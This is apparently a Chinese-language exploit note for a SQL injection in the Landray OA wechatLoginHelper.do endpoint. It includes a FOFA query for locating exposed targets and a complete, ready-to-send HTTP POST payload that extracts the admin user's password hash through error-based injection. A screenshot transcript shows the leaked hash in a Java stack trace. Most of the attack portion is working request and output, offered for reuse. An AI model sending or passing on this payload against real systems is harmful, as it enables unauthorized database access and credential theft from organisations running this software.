L2-1蓝凌-OA-SQL

漏洞描述：

蓝凌OA wechatLoginHelper.do接口处存在SQL注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：

网络测绘：

fofa语法：

FOFA：app="Landray-OA系统"


漏洞复现：

payload：

```
POST /third/wechat/wechatLoginHelper.do HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate, br
Connection: close

method=edit&uid=1'and+(SELECT+'password-is:'%2BfdPassword%2B'----'+FROM+com.landray.kmss.sys.organization.model.SysOrgPerson+where+fdLoginName='admin')=1+and+'1'='1
```

效果图:
查询admin用户密码


Request
数据包扫描
热加载
构造请求
1 POST /third/wechat/wechatLoginHelper.do HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
4 Content-Type: application/x-www-form-urlencoded
5 Accept-Encoding: gzip, deflate, br
6 Connection: close
7
8 method=edit&uid=1'and+(SELECT+'password-is:'%2BfdPassword%2B'----'+FROM+com.landray.kmss.sys.organization.model.SysOrgPerson+where+fdLoginName='admin')=1+and+'1'='1
Responses
45239bytes / 125ms
481 org.apache.tomcat.util.net.AprEndpoint
482 org.apache.tomcat.util.net.AprEndpoint
483 java.util.concurrent.ThreadPoolExecuto
484 java.util.concurrent.ThreadPoolExecuto
485 org.apache.tomcat.util.threads.TaskThr
486 java.lang.Thread.run(Thread.java:745)
487 Caused by:java.sql.SQLException: 在将 nvar
'password-is:d6446a772483cbc61ef3d3fde81cb
488 net.sourceforge.jtds.jdbc.SQLDiagnosti
489 net.sourceforge.jtds.jdbc.TdsCore.tdsE
490 net.sourceforge.jtds.jdbc.TdsCore.next
491 net.sourceforge.jtds.jdbc.TdsCore.isDa
492 net.sourceforge.jtds.jdbc.JtdsResultSe
493 net.sourceforge.jtds.jdbc.JtdsStatemen
494 net.sourceforge.jtds.jdbc.JtdsPrepared
java:693)
495 com.alibaba.druid.filter.FilterChainIm
(FilterChainImpl.java:3240)
496 com.alibaba.druid.filter.FilterEventAd
(FilterEventAdapter.java:465)
497 com.alibaba.druid.filter.FilterChainIm
(FilterChainImpl.java:3237)
498 com.alibaba.druid.proxy.jdbc.PreparedS
(PreparedStatementProxyImpl.java:181)
499 com.alibaba.druid.pool.DruidPooledPrep